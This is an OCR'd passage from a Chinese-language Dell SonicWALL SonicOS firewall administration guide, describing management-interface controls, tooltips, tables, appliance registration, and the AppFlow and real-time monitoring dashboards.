帮助	帮助	显示 Dell SonicWALL 页面。
添加	添加	显示一个对话框，允许您为设备添加元素，如区域、服务和访问/防火墙规则。
配置	配置...	显示用于配置 SonicOS 设置的配置对话框。 注：**配置**按钮和**配置**图标有不同功能。
删除	删除	从表中删除所选的项目。
全部删除	全部删除	删除表中除默认和系统生成项目外的所有项目。
创建规则	创建规则	显示创建 AppFlow 规则对话框。
清除统计	清除统计信息	清除计数器和已显示统计；重启计数器。
过滤视图	过滤视图	在 AppFlow 监控页面关联选项卡之间的数据
安装		安装 SonicWALL SSO 代理功能。
预览	预览...	在一个窗口中显示 HTML 消息，以验证消息看起来如何。
实例模板	实例模版	将 HTML 消息代码还原为默认 HTML 消息。

状态栏

位于管理接口窗口底部的**状态**栏显示管理界面中所执行的操作的状态。如果操作未完成，**状态**栏显示一则错误消息。



应用更改

单击位于管理界面顶部的**接受**按钮可保存在此页面中进行的任何配置更改。

如果设置包含在管理界面内的对话框（二级窗口）中，单击**确定**时，这些设置将会自动应用于防火墙。为应用设置但不关闭对话框，一些对话框设有一个**应用**按钮。

要在应用任何配置更改前将其取消，请单击管理界面页面顶部或对话框底部的**取消**按钮。

工具提示

主题：

- 第 47 页的常规工具提示
- 第 47 页的带有值的工具提示
- 第 48 页的配置工具提示

常规工具提示

SonicOS 提供嵌入式工具提示或小型弹出气球，在将鼠标悬停在管理界面中的元素上面时或单击元素后面的小三角形时，会显示这些提示或窗口。它们提供说明该元素的简短信息。许多表单、按钮、表格标题和表格项都会显示工具提示。






注：但并非所有 UI 元素都有工具提示。如果在将鼠标悬停在某个元素上面几秒钟后仍未显示工具提示，则可以断定该元素没有关联的工具提示。

带有值的工具提示

在适用的情况下，工具提示会显示表单项的最小值、最大值和默认值。这些表单项直接从 SonicOS 固件中生成，因此这些值是适合您正在使用的特定平台和固件组合的正确值。



有几张表格中包含显示设备所支持的最大项目数量的工具提示。例如，下面的图片显示了设备所支持的最大地址组数量。这些表单项直接从 SonicOS 固件中生成，因此这些值是适合您正在使用的特定平台和固件组合的正确值。



显示最大项数工具提示的表格包括：NAT 策略、访问规则、地址对象和地址组。

配置工具提示

工具提示的行为可以在**系统 > 管理**页面上的 **Web 管理设置**中配置。



默认已启用工具提示。要禁用工具提示，请清除**启用提示**复选框。可以配置显示工具提示之前的持续时间：

- **表单提示延迟** - 显示表单（在其中输入文本的方框）工具提示之前的持续时间（以毫秒为单位）。
- **按钮提示延迟** - 显示单选按钮和复选框工具提示之前的持续时间（以毫秒为单位）。
- **文本提示延迟** - 显示 UI 文本工具提示之前的持续时间（以毫秒为单位）。

操作表格

主题：

- 第 49 页的浏览动态表格
- 第 49 页的排列表格
- 第 49 页的移除表格条目
- 第 49 页的显示统计信息

浏览动态表格

在 SonicOS 动态用户界面中，表格统计数据和日志项将动态更新，而无需用户重新加载浏览器。通过使用位于表格右上角的导航按钮可以在管理界面内浏览有大量表格项的表格。表格导航栏中包含用于在表格页面间移动的按钮：



有多个表格现已包含用于指定每页显示的项目数量的选项。

排列表格

表格会自动按照第一列数据排序（非 **#** 列）。许多表格可通过单击各个列的标题重新排序。在可排序的表格中，将鼠标悬停在列标题上面时，光标变为一个指示手型。在一些可排序的表格中，将鼠标悬停在列标题上面时，会出现**单击以排序**工具提示。



表格排序后，有相同列值的表格项会组合在一起，并将公用值显示为阴暗色的子标题。在下面的示例中，**活动连接**表已根据**源 IP** 进行排序。

移除表格条目

单击一下**清除**或**注销**列中的**删除**图标即可断开或动态刷新活动连接、用户会话、VoIP 呼叫和类似的活动。

要刷新表格中的一个或多个选定项目，请单击**刷新** 刷新 按钮。要刷新表格中的所有项目，请单击**刷新全部** 刷新全部 按钮。

要从表格中删除一个或多个选定的 FQDN 对象，请单击**删除** 清除 按钮。要从表格中清除所有 FQDN 对象，请单击**全部删除** 清除所有 按钮。

显示统计信息

有几张表格中包含表格**统计**图标，用于显示该表格项的简要、动态更新的信息摘要。带有**统计**图标的表格包括：

- **网络 > NAT 策略**页面中的 NAT 策略
- **网络 > IP 助手**页面中的中继协议
- **防火墙 > 访问规则**页面中的访问规则

- **防火墙 > 应用程序规则**页面中的应用程序规则策略



要更新表格中的实时数据，请单击**刷新**图标或**刷新** 刷新 按钮。要清除统计信息并开始收集新统计信息，请单击**清除统计信息** 清除统计信息 按钮。

管理接口选项

每个管理界面页面的右上角都有下列四个可单击的选项：

- 第 50 页的向导（指南）
- 第 50 页的帮助
- 第 50 页的注销
- 第 50 页的模式



向导（指南）

注：术语“向导”和“指南”可互换使用。

每个防火墙都包含配置指南选项，用于指导您逐步完成各种防火墙配置过程，例如设置、PortShield 接口配置、公用服务器配置、VPN 策略配置、LAN 网络配置、无线 LAN 网络配置，和 3G/4G 调制解调器配置等。单击**向导**可访问**配置指南**对话框。

帮助

每个防火墙都包含基于 Web 的联机帮助，用于说明如何使用管理界面页面以及如何配置防火墙。单击**帮助**访问该页面的上下文相关帮助。

有些对话框还有一个**帮助**按钮，可访问该窗口的上下文相关帮助。

注销

每个防火墙都包含注销选项，用于终止管理界面会话并显示登录到防火墙的身份验证页面。单击**注销**从防火墙注销。

模式

每个设备都包含一个**模式**选项，可在管理界面的下列配置模式之间切换：

- **配置**模式 - 可对防火墙设置进行更改。
- **非配置**模式 - 您只能查看防火墙的设置，不能做任何更改或查看某些管理界面页面。

单击**模式：配置/非配置**可在配置模式和非配置模式之间切换。

注册 Dell SonicWALL 安全设备

建立互联网连接后，建议您立即注册 Dell SonicWALL 安全设备。注册 Dell SonicWALL 安全设备可以获得下列好处：

- 免费试用 30 天 Dell SonicWALL 入侵保护服务、Dell SonicWALL 网关防病毒、内容过滤服务和客户端防病毒
- 激活 Dell SonicWALL 反垃圾邮件
- 激活 Dell SonicWALL 安全服务和升级
- 访问 SonicOS 固件更新
- 获取 Dell SonicWALL 技术支持

如需创建 MySonicWALL 帐户以及注册和许可 Dell SonicWALL 设备的说明，请参见设备的《入门指南》和第 156 页的管理 Dell SonicWALL 许可证。

注：在注册设备时，确保设备的**时区**和 **DNS** 设置正确无误。

注：不会出售或与其他公司共享 mysonicwall.com 注册信息。

第 2 部分

公告板

- 使用 **SonicOS** 可视化公告板
- 多核监控使用情况
- 监控实时流量统计
- 查看前十个 **AppFlow** 报告
- 监控实时网络数据
- 配置 **AppFlow** 统计和查看报告
- 查看威胁报告
- 监控活动用户
- 监控接口带宽流量
- 监控活动连接
- 监控单独数据包
- 跟踪潜在安全威胁

3

使用 SonicOS 可视化公告板

- 第 53 页的可视化公告板
  - 第 53 页的公告板概述
  - 第 53 页的启用实时监控和 AppFlow 收集

可视化公告板

注：TZ 系列及以上设备支持应用程序可视化（实时监控和 AppFlow 监控）。

主题：

- 第 53 页的公告板概述
- 第 53 页的启用实时监控和 AppFlow 收集

公告板概述

可视化公告板提供了有效和高效的界面来对网络进行实时的可视化监视，从而提供有效的实时数据流量图、可自定义的规则，以及灵活的界面设置。利用可视化公告板，您可以有效地查看实时网络和带宽数据并对其进行排序，以便：

- 识别有高带宽需求的应用程序和网站
- 按照每用户的方式查看应用程序使用情况
- 预期网络中遇到的攻击和威胁

提示：为方便查看，在新的浏览器选项卡中显示公告板报告或图表，可通过单击感兴趣的子菜单项目旁的**显示**图标将选项卡移到与管理分离的新浏览器窗口。

启用实时监控和 AppFlow 收集

实时应用程序监控功能依赖于流量收集机制，以便收集和显示数据。要在实时监控、AppFlow 监控或 AppFlow 报告中查看“应用程序”图，必须先启用和配置流量收集功能。

启用实时监控和内部 *AppFlow* 收集：

1 转至 **AppFlow > 流量报告**页面。



2 单击**设置**选项卡。



3 选中**启用实时数据收集**复选框。默认情况下选择该复选框。

4 从收集以下实时数据下拉菜单中选择想要查看的采集报告（默认选中所有）：


- 排名前列的应用程序
- 每秒的位数
- 每秒的数据包数量
- 平均数据包大小
- 每秒的连接数
- 核心使用率

5 选中**启用 AppFlow 到本地收集器**复选框。

> 注：启用此设置需重启系统。

6 要启用这些报告，请单击**接受**按钮以保存您的更改。

7 转至**网络 > 接口**页面。



8 单击想要启用流量报告的接口的**配置**图标。随即显示**编辑接口**窗口。



9 单击**高级**选项卡。



10 确保已选择**启用流量报告**复选框。

11 单击**确定**按钮以保存您的更改。

12 对想要监视的每个接口重复步骤 8 到步骤 11。

如需配置流量报告设置的更多详细信息，请参见第 89 页的公告板 > AppFlow 报告。


4

多核监控使用情况

- 第 57 页的公告板 > 多核监控

公告板 > 多核监控

注：为提高便利性和可访问性，可通过**公告板 > 多核监控**、**公告板 > 实时监控**或**系统 > 诊断**页面访问多核监控。**系统 > 诊断**页面上显示的**多核监控**与**公告板 > 多核监控**的内容相同。两个监控都显示单核相关的信息。**公告板 > 实时监控**以流量图格式显示合并数据的信息或以条形图格式显示单独的核心信息。



多核监控显示关于 Dell SonicWALL 安全设备 18 到 32 个单独核心的利用率的动态更新统计数据。核心数量取决于设备型号。

核心 1 到核心 8 用于处理控制平面，其使用情况在多核监控中显示为绿色。剩余的核心用于处理数据平面。为使处理器获得最大的灵活性，各种功能都不专门使用特定的核心；而是让所有核心都能处理所有数据平面任务。所有核心共享内存。每个核心都能同时处理单独的流量，从而允许并行处理最多 88 个流量。

注：浏览 web 管理界面和应用更改时，核心 1 使用率通常会很高。所有 Web 管理请求都由核心 1 到核心 8 处理，不影响其他核心。流量处理和其他关键的、注重性能的系统任务始终由调度器设置优先级，不受 Web 管理使用率的影响。

5

监控实时流量统计

注：TZ 系列及以上设备提供实时监控功能。


- 第 59 页的公告板 > 实时监控
  - 第 60 页的配置实时监控
  - 第 61 页的使用工具栏
  - 第 62 页的通用功能
  - 第 66 页的应用程序监控
  - 第 67 页的带宽监控
  - 第 68 页的数据包速率监控
  - 第 69 页的数据包大小监控
  - 第 70 页的连接数目监控
  - 第 71 页的多核监控


公告板 > 实时监控


实时监控提供一揽子多功能显示，其中包括关于应用程序、带宽使用情况、数据包速率、数据包大小、连接速率、连接数目和多核监控的信息。

注：如果在视图范围内没有最近的数据条目那么表格将为空或者空白。









主题：

- 第 60 页的配置实时监控
- 第 61 页的使用工具栏
- 第 62 页的通用功能
- 第 66 页的应用程序监控
- 第 67 页的带宽监控
- 第 68 页的数据包速率监控
- 第 69 页的数据包大小监控
- 第 70 页的连接速率监控
- 第 70 页的连接数目监控
- 第 71 页的多核监控

配置实时监控

首次访问“实时监控”时，其已禁用：



如需启用“实时监控”并开始在不同监控器中显示统计信息，请选中该复选框。

使用工具栏

实时监控工具栏包含用于指定刷新频率，导出详细信息，配置调色板，更改显示的数据量，以及暂停或播放数据流量的功能。对工具栏的更改将应用于所有数据流量。



表 4. 实时监控工具栏选项


选项	小组件	说明
刷新频率		确定刷新数据的频率。要求 1 到 10 秒之间的数字整数。默认值为 **3** 秒。
导出		将数据流量导出到逗号分隔变量 (.csv) 文件中。默认文件名为 sonicflow.csv。
打印		将数据流量导出到打印机中。
配置		显示**设置**窗口，用于自定义调色板和应用程序图表及带宽图表的图例位置。 **自定义调色板：** 1 在提供的文本字段中输入需要的十六进制颜色代码。 2 如果需要渐变效果，请选中位于文本字段下方的**使用梯度**复选框。 3 单击**默认值**代表默认的颜色范围。 4 单击**生成**以生成随机颜色范围。 **如需将图例位置更改为在图表内，而非图表下面的默认位置：** 1 请选中相应的复选框： • **在应用程序图表内写入字符** • **在带宽图表置入文字** 2 单击**保存**以应用更改。 注：更改任何选项将重新开始显示所有图表。
视图范围		显示与特定时间跨度有关的数据。视图范围的默认设置为 **2 分钟**。
数据源		显示从特定服务器收集的数据。默认设置为**本地**。 • 选择**本地**显示来自防火墙上的内部服务器的 AppFlow 数据。 • 选择 **AppFlow 服务器**显示外部 AppFlow 服务器收集的 AppFlow 数据。 • 选择 **GMSFlow 服务器**显示 GMSFlow 服务器收集的 AppFlow 数据。
使用收集器	[使用本地收集器]	显示数据源（收集器）。
时间和日期	11月30日 16:18:48	以 24 小时制 (hh:mm:ss) 显示当前时间，以月/日格式显示当前日期。

表 4. 实时监控工具栏选项

选项	小组件	说明
暂停		冻结数据流量。时间和日期也会冻结。 如果已冻结数据流量，**暂停**按钮将显示为灰色。
播放		取消冻结数据流量。更新数据流量后立即刷新时间和日期。 如果数据流量保持活动状态，**播放**按钮将显示为灰色。


通用功能

主题：

- 第 62 页的折叠/展开按钮
- 第 63 页的图例
- 第 63 页的工具提示
- 第 64 页的更改流量图格式
- 第 65 页的缩放图表
- 第 65 页的选择 IPv6/IPv4
- 第 66 页的当前平均值、最小值、最大值显示

折叠/展开按钮

每个图表的正上方最右边是一个减号按钮，，点击它时可折叠图表。当图表折叠时，则显示一个加号，，点击它时可展开图表。当您想要将其他图表放在一起更加紧密地进行比较时，折叠图表是非常有用的。



图例

对于大多数图表，可以显示一个图例，来表示在图表的“显示”菜单中选择的用于应用程序或接口的名称和颜色。要显示或隐藏图例，请单击图表下面的**图例** 图 例 按钮。






注：如果您选择将应用程序和带宽图表的图例显示在图表内，则**图例**按钮对其显示没有任何作用。


工具提示

图表的各种元素都有关联的工具提示：


- 图表名称有一个**工具提示** 图标，简要介绍该图表。



- 图例项目显示图例所代表的项目的信息。



- 一个小圆圈显示了图表上有关某个精确时刻的信息。



要显示某个工具提示，将鼠标悬停在所需的项目上面。显示的信息因图表不同而不同。

更改流量图格式

可以用条形图格式或流量（面积）图格式查看各个图表。每个图表在图表的右上角都有图表格式 图标。默认为流量图格式。

主题：

- 第 64 页的条形图
- 第 64 页的流量图

条形图


条形图格式单独显示应用程序，以便您比较应用程序。在此图表中，应用程序、接口或核心监控器沿着 x 轴排列，应用程序和接口对应于图例中显示的颜色代码。y 轴显示图表适当的信息，如每个应用程序或接口的流量。如需以条形图格式显示数据，请单击**条形图** 图标。以下示例为“条形图”视图。




流量图

流量图格式在数据发生时以堆叠形式显示重叠的数据。在此图表中，x 轴显示当前时间，y 轴显示图表适当的信息，如每个应用程序的流量，或者数据包的速率或大小。如需以流量图格式显示数据，请单击**流量图** 图标。

以下示例为“流量图”视图。



缩放图表

缩放框，  ，位于图表右上角，允许自动 Y 缩放或自定义缩放图表：

- **自动**（默认）– 自动 Y 缩放
- **<num>[<unit>]** – 自定义缩放值必须是数字整数。可以选择是否指定单位。如果需要单位，可使用四个选项：
  - **K** 代表“千”。
  - **M** 代表“百万”。
  - **G** 代表“十亿”。
  - **%** 代表百分比。

  例如，如果需要 100Kbps 的自定义缩放，则应输入“100K”：输入数字整数 100，后跟单位 K。


  注：输入无效时将使用默认的“自动 Y 缩放”。

选择 IPv6/IPv4

如需 SonicOS 的 IPv6 实施的完整信息，请参见第 1728 页的 IPv6。

注：此选项仅适用于应用程序和入口/出口带宽图表。

